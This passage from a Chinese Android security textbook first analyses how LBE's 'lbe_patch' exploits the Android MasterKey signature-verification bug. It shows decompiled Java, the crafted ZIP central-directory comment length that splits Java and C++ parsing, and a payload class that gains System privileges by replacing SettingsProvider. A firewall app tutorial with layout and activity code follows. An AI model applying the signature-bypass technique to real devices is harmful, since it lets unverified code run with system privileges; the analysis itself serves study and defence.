（3）开始安装 lbe_patch，补丁文件 lbe_patch 是一个修改过的 SettingsProvider 安装包。在安装过程中利用了 Android 签名验证漏洞#9695860，会覆盖系统自带的 SettingsProvider。如图 20-28 所示。



图 20-26　提示用户修复 MasterKey 漏洞



图 20-27　下载补丁

```
 File fLbePatch = this.getFileStreamPath("lbe_patch");
 if(!fLbePatch.exists()) {
     return;
 }

 viewIntent = new Intent("android.intent.action.VIEW");
 viewIntent.setDataAndType(Uri.fromFile(fLbePatch), "application/vnd.android.package-archive");
 PackageManager v3 = this.getPackageManager();
 packageInstaller = null;
 Iterator v4 = v3.queryIntentActivities(viewIntent, 0).iterator();

while(true) {
label_21:
    if(v4.hasNext()) {
        v0_2 = v4.next();
        if(((ResolveInfo)v0_2).activityInfo == null) {
            continue;
        }

        if(!((ResolveInfo)v0_2).activityInfo.packageName.equals("com.android.packageinstaller")) {
            goto label_44;
        }
    }
    else {
        goto label_23;
    }

    goto label_24;
}

    v0_2 = packageInstaller;
label_24:
    if(v0_2 != null) {
        viewIntent.setComponent(new ComponentName(((ResolveInfo)v0_2).activityInfo.packageName, ((ResolveInfo)v0_2).activityInfo.name));
    }

    this.startActivity(viewIntent);
```

图 20-28　覆盖系统自带的 SettingsProvider

（4）从如图 20-29 所示的 lbe_patch 的文件结构可以看出，CERT.RSA 的 Comment 大小被设置为 0x8000，这样会使 Java 在解析 lbe_patch 时，当处理完 cert.rsa 这个 central directory 后会紧跟着解析后续的 central director，而 C++则跳转到 0x8000 后的地址解析。

struct ZIPDIRENTRY dirEntry[7]	META-INF/CERT.RSA	12661h
enum SignatureTYPE deSignature	S_ZIPDIRENTRY (2014B50h)	12661h
struct VERECORD deVersionMadeBy	Ver 2.0, OS_FAT	12665h
struct VERECORD deVersionToExtract	Ver 2.0, OS_FAT	12667h
enum FLAGTYPE deFlags	2056: FLAG_DescriptorUsedMask, FLAG_Utf8	12669h
enum COMPTYPE deCompression	COMP_DEFLATE (8h)	1266Bh
DOSTIME deFileTime	17:07:36	1266Dh
DOSDATE deFileDate	10/15/2013	1266Fh
uint deCrc	5972FADFh	12671h
uint deCompressedSize	484h	12675h
uint deUncompressedSize	6B2h	12679h
ushort deFileNameLength	11h	1267Dh
ushort deExtraFieldLength	0h	1267Fh
ushort deFileCommentLength	8000h	12681h
ushort deDiskNumberStart	0h	12683h
ushort deInternalAttributes	0h	12685h
enum FILEATTRIBUTE deExternalAttributes	0x0:	12687h

图 20-29　lbe_patch 的文件结构

在验证签名时，PackageParser.java 将 lbe_patch 解析成如图 20-30 所示的结构。

名称	大小	压缩后大小	类型
..(上层目录)			
SPEGsbv86B	0 KB	0 KB	文件夹
res	8.51 KB	7.17 KB	文件夹
META-INF	2.32 KB	1.65 KB	文件夹
BjZC5jvUkhzqFFM0Tss	0 KB	0 KB	文件夹
resources.arsc	10.82 KB	2.98 KB	ARSC 文件

图 20-30　lbe_patch 解析成的结构

而 C++会将其解析成如图 20-31 所示的结构。

名称	大小	压缩后大小	类型
..(上层目录)			
res	8.51 KB	7.17 KB	文件夹
META-INF	2.32 KB	1.65 KB	文件夹
resources.arsc	10.82 KB	2.98 KB	ARSC 文件
classes.dex	57.30 KB	28.47 KB	DEX 文件
AndroidManifest.xml	2.27 KB	1 KB	XML 文件

图 20-31　C++解析成的结构

对比如图 20-32 所示的系统自带的 SettingsProvider 包的结构。




SettingsProvider_4.2.2.apk

名称	大小	压缩后大小	类型	修改时间
..(上层目录)				
res	21.64 KB	20.72 KB	文件夹	
META-INF	2.95 KB	1.85 KB	文件夹	
resources.arsc	11.80 KB	11.80 KB	ARSC 文件	2008-04-15 23:40:50
AndroidManifest.xml	1.87 KB	1 KB	XML 文件	2008-04-15 23:40:50

图 20-32　系统自带的 SettingsProvider 包的结构

通过对比可以看到，Java 解析 lbe_patch 后的变化有两个：一是新增了随机命名的两个文件夹；二是缺少了文件 AndroidManifest.xml。那 lbe_patch 是怎么绕过 Android 签名验证的呢？文件 PackageParser.java 在验证 JarEntry 时的签名代码如图 20-33 所示。



```
Enumeration<JarEntry> entries = jarFile.entries();
final Manifest manifest = jarFile.getManifest();
while (entries.hasMoreElements()) {
    final JarEntry je = entries.nextElement();
    if (je.isDirectory()) continue;

    final String name = je.getName();

    if (name.startsWith("META-INF/"))
        continue;

    if (ANDROID_MANIFEST_FILENAME.equals(name)) {
        final Attributes attributes = manifest.getAttributes(name);
        pkg.manifestDigest = ManifestDigest.fromAttributes(attributes);
    }

    final Certificate[] localCerts = loadCertificates(jarFile, je, readBuffer);
    if (DEBUG_JAR) {
        Slog.i(TAG, "File " + mArchiveSourcePath + " entry " + je.getName()
                + ": certs=" + certs + " ("
                + (certs != null ? certs.length : 0) + ")");
    }

    if (localCerts == null) {
        Slog.e(TAG, "Package " + pkg.packageName
                + " has no certificates at entry "
                + je.getName() + "; ignoring!");
        jarFile.close();
        mParseError = PackageManager.INSTALL_PARSE_FAILED_NO_CERTIFICATES;
        return false;
    } else if (certs == null) {
        certs = localCerts;
    } else {
        // Ensure all certificates match.
        for (int i=0; i<certs.length; i++) {
            boolean found = false;
            for (int j=0; j<localCerts.length; j++) {
                if (certs[i] != null &&
                        certs[i].equals(localCerts[j])) {
                    found = true;
                    break;
                }
            }
```

图 20-33　验证 JarEntry 时的签名代码

从图 20-33 所示的代码中可以得出如下两条结论。

❑ PackageParser会直接略过文件夹的签名验证，所以新增的两个文件夹不会对签名校验有影响，其作用是保证Java解析CentralDirectory的个数达到ZipEndLocator中记录的CentralDirectory的个数，这两个文件夹正好用来冲抵AndroidManifest.xml和classes.dex。

❑ 验证签名时，PackageParser会遍历APK里的每个ZipEntry，获得其校验值，然后和APK的meta-inf中存储的每个文件的校验值做比较，不难发现，缺少的文件不会做比较，不会影响签名的校验。所以lbe_patch在Java层解析时虽然缺少AndroidManifest.xml，但是签名验证还是可以通过。

（5）此时安装 lbe_patch 成功，而实际在运行中调用的是 C++层解析后的安装包，在里面包含了 classes.DEX 文件和 AndroidManifest.xml 文件。其中在文件 AndroidManifest.xml 中记录了 patch version，在安装校验时会新注册一个 com.lbe.security.mkservice 服务，此服务供 LBE 后续调用，如图 20-34 所示。

（6）文件 Classes.dex 的代码结构如图 20-35 所示。

```
<meta-data android:name="LBE_PATCH_VERSION" android:value="1" />
<service android:name="com.lbe.security.MkService" android:
enabled="true" android:exported="true" />
```

图 20-34　新注册一个 com.lbe.security.mkservice 服务

```
Reflection
com
    android.providers.settings
    lbe.security
        service.core
        utility
            IPLinkedStringHashMap
            IPLongSparseArray
            IPLongSparseArrayInt
            IPSparseArray
            a
            b
            c
            d
            e
            f
            g
            h
        MkPayload
```

图 20-35　文件 Classes.dex 的代码结构

由此可以看到在里面包含了 com.android.providers.settings 代码。MkPayload 是 lbe_patch 的入口类，里面包含了主函数 main()实现初始化、反射调用和加载主防等模块功能，具体如图 20-36 所示。

```
public static final void main() {  // has try-catch handlers
    try {
        Log.i("LBE-Sec", "LBE Master Key Patcher version 1 successfully loaded");
        MkPayload.b = ActivityThread.mSystemContext.get();
        MkPayload.c(MkPayload.b);
    }
    catch(Throwable v0) {
        v0.printStackTrace();
    }
}
```

图 20-36　主函数 main()

上述主函数 main()何时被调用呢？LBE 修改了 com.android.providers.setting 的实现代码，设置在 SettingsProvider 的构造函数中调用了这个 main()函数，所以 LBE 的代码会和 SettingsProvider 一起被加载执行，具体如图 20-37 所示。

```
public SettingsProvider() {
    MkPayload.main();
    super();
    this.mOpenHelpers = new SparseArray();
}
```

图 20-37　加载执行主函数 main()

（7）此时 LBE 的代码已经获得 System 权限，就可以在 SettingsProvider 进程里加载其他功能模块，实现 rooftree 功能，如图 20-38 所示。

```
try {
label_9:
    this.a(arg9, this.f.getAbsolutePath(), "service.jar", true);
    this.a(arg9, this.f.getAbsolutePath(), "client.jar", true);
    this.a(arg9, this.f.getAbsolutePath(), "core.jar", true);
    this.a(arg9, this.f.getAbsolutePath(), "libclient.so", false);
    this.a(arg9, this.f.getAbsolutePath(), "libservice.so", false);
    this.a(arg9, this.f.getAbsolutePath(), "libcore.so", false);
    goto label_39;
}
catch(Exception v0_2) {
    goto label_76;
}

try {
label_39:
    this.c = new PathClassLoader(new File(this.f, "core.jar").getAbsolutePath(), ClassLoader.getSystemClassLoader());
    Class v2_1 = Class.forName("com.lbe.security.service.core.loader2.LoaderServiceEx", true, this.c);
    Method v2_2 = v2_1.getDeclaredMethod("rootFreeMode", String.class, String.class);
    v2_2.invoke(null, this.f.getAbsolutePath(), arg8);
    this.c();
    goto label_8;
}
```

图 20-38　实现 rooftree 功能

第 4 篇　综合实战篇



第 21 章　网络防火墙系统

本章的网络流量防火墙系统实例采用 Android 开源系统技术，利用 Java 语言和 Eclipse 开发工具对防火墙系统进行开发。同时给出详细的系统设计流程、部分界面图及主要功能效果流程图，还对开发过程中遇到的问题和解决方法进行详细的讨论。整个系统实例汇集了允许上网、权限设置、系统帮助等功能于一体，在 Android 系统中能独立运行。在讲解具体编码之前，先简要介绍本项目的产生背景和项目意义，为后面的系统设计及编码工作做好准备。

21.1　系统需求分析

知识点讲解：光盘:视频\知识点\第 21 章\系统需求分析.avi

根据项目的目标，可分析出系统的基本需求，以下从软件设计的角度来描述系统的功能，并且使用例图来描述，系统的功能模块大致分成两部分来概括，分别是主界面和设置界面。而主界面又可以细分为选择模式和勾选应用两部分，而设置界面又可以细分为防火墙开关、日志开关、保存规则、退出、帮助和更多六个部分。整个系统的构成模块结构如图 21-1 所示。




图 21-1　系统构成模块

（1）系统性能需求

根据 Android 手机系统要求无响应时间为 5 秒，所以有如下性能要求。

- ❑ 选择模式设置，程序响应时间最长不能超过5秒。
- ❑ 勾选应用设置，程序响应时间最长不能超过5秒。
- ❑ 防火墙开关设置，程序响应时间最长不能超过5秒。
- ❑ 日志开关设置，程序响应时间最长不能超过5秒。
- ❑ 保存规则设置，程序响应时间最长不能超过5秒。

（2）运行环境需求

- ❑ 操作系统：Android手机基于Linux操作系统。
- ❑ 支持环境：Android 2.3以上版本。
- ❑ 开发环境：Eclipse 3.5 ADT 0.95。

21.2　编写布局文件

知识点讲解：光盘:视频\知识点\第 21 章\编写布局文件.avi

（1）首先编写主界面文件 main.xml，系统执行之后显示主界面，具体代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout android:layout_width="fill_parent"
    android:layout_height="fill_parent" xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical" android:duplicateParentState="false">
    <View android:layout_width="fill_parent" android:layout_height="1sp"
        android:background="#FFFFFFFF" />
    <LinearLayout android:layout_width="fill_parent"
        android:layout_height="wrap_content" android:padding="8sp">
        <TextView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/label_mode"
            android:text="Mode: " android:textSize="20sp" android:clickable="true"></TextView>
    </LinearLayout>
    <View android:layout_width="fill_parent" android:layout_height="1sp"
        android:background="#FFFFFFFF" />
    <RelativeLayout android:layout_width="fill_parent"
        android:layout_height="wrap_content" android:padding="3sp">
        <ImageView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/img_wifi"
            android:src="@drawable/eth_wifi" android:clickable="false"
            android:layout_alignParentLeft="true" android:paddingLeft="3sp"
            android:paddingRight="10sp"></ImageView>
        <ImageView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/img_3g"
            android:layout_toRightOf="@id/img_wifi" android:src="@drawable/eth_g"
            android:clickable="false"></ImageView>
        <ImageView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/img_download"
            android:src="@drawable/download" android:layout_alignParentRight="true"
            android:paddingLeft="22sp" android:clickable="false"></ImageView>
        <ImageView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/img_upload"
```

```
                android:layout_toLeftOf="@id/img_download" android:src="@drawable/upload"
                android:clickable="false"></ImageView>
        </RelativeLayout>
        <ListView android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/listview"></ListView>
</LinearLayout>
```

在上述代码中，将整个主界面划分为了如下两个部分。

- 上部分：显示模式和网络类型，其中模式分为黑名单模式和白名单模式两种。
- 下部分：列表显示了某种模式下的所有网络服务，并且在每种服务前显示一个复选框按钮，通过按钮可以设置某种服务启用还是禁用。

列表功能是通过文件 listitem.xml 实现的，具体代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
        android:layout_width="fill_parent" android:layout_height="fill_parent">
        <CheckBox android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/itemcheck_wifi"
            android:layout_alignParentLeft="true"></CheckBox>
        <CheckBox android:layout_width="wrap_content"
            android:layout_height="wrap_content" android:id="@+id/itemcheck_3g"
            android:layout_toRightOf="@id/itemcheck_wifi"></CheckBox>
        <TextView android:layout_height="wrap_content" android:id="@+id/app_text"
            android:text="uid:packages" android:layout_width="match_parent"
            android:layout_toRightOf="@id/itemcheck_3g" android:layout_centerVertical="true"
            android:paddingRight="80sp"></TextView>
        <TextView android:layout_height="wrap_content" android:id="@+id/download"
            android:layout_width="wrap_content" android:layout_alignParentRight="true"
            android:layout_centerVertical="true" android:paddingLeft="15sp"></TextView>
        <TextView android:layout_height="wrap_content" android:id="@+id/upload"
            android:layout_width="wrap_content" android:layout_toLeftOf="@id/download"
            android:layout_centerVertical="true"></TextView>
</RelativeLayout>
```

系统主界面的效果如图 21-2 所示。

（2）编写帮助界面布局文件 help_dialog.xml，主要代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"
        android:layout_width="fill_parent" android:layout_height="wrap_content">
        <ScrollView xmlns:android="http://schemas.android.com/apk/res/android"
            android:layout_width="fill_parent" android:layout_height="fill_parent">
                <TextView android:layout_height="fill_parent"
                    android:layout_width="fill_parent" android:text="@string/help_dialog_text"
                    android:padding="6dip" />
        </ScrollView>
</FrameLayout>
```

系统帮助界面的效果如图 21-3 所示。




图 21-2　主界面效果



图 21-3　帮助界面效果

21.3　编写主程序文件

知识点讲解：光盘:视频\知识点\第 21 章\编写主程序文件.avi

布局文件编写完毕之后，还需要编写值文件 strings.xml，具体代码比较简单，请读者参考本书附带光盘中的代码即可，在此不再进行详细介绍。接下来开始详细讲解使用 Java 编写主程序文件的具体实现流程。

21.3.1　主 Activity 文件

首先编写文件 MainActivity.java，此文件是整个系统的核心，能够实现服务勾选处理和模式设置功能，选中后会禁止或开启某项网络服务。文件 MainActivity.java 的具体实现流程如下所示。

- ❑ 定义类MainActivity为项目启动后首先显示的Activity，设置按下Menu键后显示的选项，并设置需要的各个实例函数，主要代码如下所示。

```
/**
 * 主 activity. 当打开应用时，这是被显示的屏幕
 */
public class MainActivity extends Activity implements OnCheckedChangeListener,
            OnClickListener {
      // 按下 Menu 键后显示的选项
      private static final int MENU_DISABLE = 0;
      private static final int MENU_TOGGLELOG = 1;
      private static final int MENU_APPLY = 2;
      private static final int MENU_EXIT = 3;
      private static final int MENU_HELP = 4;
      private static final int MENU_SHOWLOG = 5;
      private static final int MENU_SHOWRULES = 6;
      private static final int MENU_CLEARLOG = 7;
      private static final int MENU_SETPWD = 8;
```

```
/**进展对话实例*/
private ListView listview;
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	checkPreferences();
	setContentView(R.layout.main);
	this.findViewById(R.id.label_mode).setOnClickListener(this);
	Api.assertBinaries(this, true);
}

@Override
protected void onStart() {
	super.onStart();
	// Force re-loading the application list
	Log.d("DroidWall", "onStart() - Forcing APP list reload!");
	Api.applications = null;
}
@Override
protected void onResume() {
	super.onResume();
	if (this.listview == null) {
		this.listview = (ListView) this.findViewById(R.id.listview);
	}
	refreshHeader();
	final String pwd = getSharedPreferences(Api.PREFS_NAME, 0).getString(
			Api.PREF_PASSWORD, "");
	if (pwd.length() == 0) {
		// No password lock
		showOrLoadApplications();
	} else {
		// Check the password
		requestPassword(pwd);
	}
}
@Override
protected void onPause() {
	super.onPause();
	this.listview.setAdapter(null);
}
```

❑ 定义函数checkPreferences()检查被存放的选项正常，具体代码如下所示。

```
/**
 * 检查被存放的选项正常
 */
private void checkPreferences() {
	final SharedPreferences prefs = getSharedPreferences(Api.PREFS_NAME, 0);
	final Editor editor = prefs.edit();
	boolean changed = false;
	if (prefs.getString(Api.PREF_MODE, "").length() == 0) {
		editor.putString(Api.PREF_MODE, Api.MODE_WHITELIST);
		changed = true;
```

```
		}
		/* 删除旧的选项名字 */
		if (prefs.contains("AllowedUids")) {
			editor.remove("AllowedUids");
			changed = true;
		}
		if (prefs.contains("Interfaces")) {
			editor.remove("Interfaces");
			changed = true;
		}
		if (changed)
			editor.commit();
}
```

❑ 定义函数refreshHeader()来刷新显示当前运行的和网络相关的程序，具体代码如下所示。

```
/**
 * 刷新显示当前运行的和网络相关的程序
 */
private void refreshHeader() {
	final SharedPreferences prefs = getSharedPreferences(Api.PREFS_NAME, 0);
	final String mode = prefs.getString(Api.PREF_MODE, Api.MODE_WHITELIST);
	final TextView labelmode = (TextView) this
			.findViewById(R.id.label_mode);
	final Resources res = getResources();
	int resid = (mode.equals(Api.MODE_WHITELIST) ? R.string.mode_whitelist
			: R.string.mode_blacklist);
	labelmode.setText(res.getString(R.string.mode_header,
			res.getString(resid)));
	resid = (Api.isEnabled(this) ? R.string.title_enabled
			: R.string.title_disabled);
	setTitle(res.getString(resid, Api.VERSION));
}
```

❑ 定义函数selectMode()显示对话框选择操作方式，供选择黑名单模式还是白名单模式。具体代码如下所示。

```
/**
 * 显示对话框选择操作方式，供用户选择黑名单模式还是白名单模式
 */
private void selectMode() {
	final Resources res = getResources();
	new AlertDialog.Builder(this)
			.setItems(
					new String[ ] { res.getString(R.string.mode_whitelist),
							res.getString(R.string.mode_blacklist) },
					new DialogInterface.OnClickListener() {
						public void onClick(DialogInterface dialog,
								int which) {
							final String mode = (which == 0 ? Api.MODE_WHITELIST
									: Api.MODE_BLACKLIST);
							final Editor editor = getSharedPreferences(
									Api.PREFS_NAME, 0).edit();
							editor.putString(Api.PREF_MODE, mode);
```

```
                            editor.commit();
                            refreshHeader();
                        }
                    }).setTitle("Select mode:").show();
}
```

- 定义函数setPassword()来设置一个系统密码，如果设置密码后，在进入主界面前会通过函数requestPassword()来验证密码，只有密码正确才能进入，具体代码如下所示。

```
/**
 * 设置一个新的密码
 */
private void setPassword(String pwd) {
    final Resources res = getResources();
    final Editor editor = getSharedPreferences(Api.PREFS_NAME, 0).edit();
    editor.putString(Api.PREF_PASSWORD, pwd);
    String msg;
    if (editor.commit()) {
        if (pwd.length() > 0) {
            msg = res.getString(R.string.passdefined);
        } else {
            msg = res.getString(R.string.passremoved);
        }
    } else {
        msg = res.getString(R.string.passerror);
    }
    Toast.makeText(MainActivity.this, msg, Toast.LENGTH_SHORT).show();
}

/**
 * 如果设置了密码，显示主界面前先验证密码
 */
private void requestPassword(final String pwd) {
    new PassDialog(this, false, new android.os.Handler.Callback() {
        public boolean handleMessage(Message msg) {
            if (msg.obj == null) {
                MainActivity.this.finish();
                android.os.Process.killProcess(android.os.Process.myPid());
                return false;
            }
            if (!pwd.equals(msg.obj)) {
                requestPassword(pwd);
                return false;
            }
            //如果密码正确
            showOrLoadApplications();
            return false;
        }
    }).show();
}
```

- 编写函数toggleLogEnabled()实现防火墙禁用和日志禁用开关处理，具体代码如下所示。

```
/**
 * 开关设置
 */
```

```
private void toggleLogEnabled() {
	final SharedPreferences prefs = getSharedPreferences(Api.PREFS_NAME, 0);
	final boolean enabled = !prefs.getBoolean(Api.PREF_LOGENABLED, false);
	final Editor editor = prefs.edit();
	editor.putBoolean(Api.PREF_LOGENABLED, enabled);
	editor.commit();
	if (Api.isEnabled(this)) {
		Api.applySavedIptablesRules(this, true);
	}
	Toast.makeText(
			MainActivity.this,
			(enabled ? R.string.log_was_enabled : R.string.log_was_disabled),
			Toast.LENGTH_SHORT).show();
}
```

❑ 编写函数showOrLoadApplications()，如果在某模式下有应用则显示里面的应用。函数showOrLoadApplications()的具体代码如下所示。

```
/**
 * 如果某模式下有应用，则显示里面的应用
 */
private void showOrLoadApplications() {
	final Resources res = getResources();
	if (Api.applications == null) {
		final ProgressDialog progress = ProgressDialog.show(this,
				res.getString(R.string.working),
				res.getString(R.string.reading_apps), true);
		final Handler handler = new Handler() {
			public void handleMessage(Message msg) {
				try {
					progress.dismiss();
				} catch (Exception ex) {
				}
				showApplications();
			}
		};
		new Thread() {
			public void run() {
				Api.getApps(MainActivity.this);
				handler.sendEmptyMessage(0);
			}
		}.start();
	} else {
		//存储应用，显示名单
		showApplications();
	}
}
```

❑ 编写函数showApplications()显示应用名单，主要代码如下所示。

```
/**
 * 显示应用名单
 */
private void showApplications() {
```

```
final DroidApp[ ] apps = Api.getApps(this);
// Sort applications - selected first, then alphabetically
Arrays.sort(apps, new Comparator<DroidApp>() {
        @Override
        public int compare(DroidApp o1, DroidApp o2) {
                if ((o1.selected_wifi | o1.selected_3g) == (o2.selected_wifi | o2.selected_3g)) {
                        return String.CASE_INSENSITIVE_ORDER.compare(o1.names[0],
                                        o2.names[0]);
                }
                if (o1.selected_wifi || o1.selected_3g)
                        return -1;
                return 1;
        }
});
final LayoutInflater inflater = getLayoutInflater();
final ListAdapter adapter = new ArrayAdapter<DroidApp>(this,
                R.layout.listitem, R.id.app_text, apps) {
        @Override
        public View getView(int position, View convertView, ViewGroup parent) {
                ListEntry entry;
                if (convertView == null) {
                        // Inflate a new view
                        convertView = inflater.inflate(R.layout.listitem, parent,
                                        false);
                        entry = new ListEntry();
                        entry.box_wifi = (CheckBox) convertView
                                        .findViewById(R.id.itemcheck_wifi);
                        entry.box_3g = (CheckBox) convertView
                                        .findViewById(R.id.itemcheck_3g);
                        entry.app_text = (TextView) convertView
                                        .findViewById(R.id.app_text);
                        entry.upload = (TextView) convertView
                                        .findViewById(R.id.upload);
                        entry.download = (TextView) convertView
                                        .findViewById(R.id.download);
                        convertView.setTag(entry);
                        entry.box_wifi
                                        .setOnCheckedChangeListener(MainActivity.this);
                        entry.box_3g.setOnCheckedChangeListener(MainActivity.this);
                } else {
                        //转换一个现有视图
                        entry = (ListEntry) convertView.getTag();
                }
                final DroidApp app = apps[position];
                entry.app_text.setText(app.toString());
                convertAndSetColor(TrafficStats.getUidTxBytes(app.uid), entry.upload);
                convertAndSetColor(TrafficStats.getUidRxBytes(app.uid), entry.download);
                final CheckBox box_wifi = entry.box_wifi;
                box_wifi.setTag(app);
                box_wifi.setChecked(app.selected_wifi);
                final CheckBox box_3g = entry.box_3g;
```

```
                box_3g.setTag(app);
                box_3g.setChecked(app.selected_3g);
                return convertView;
            }
```

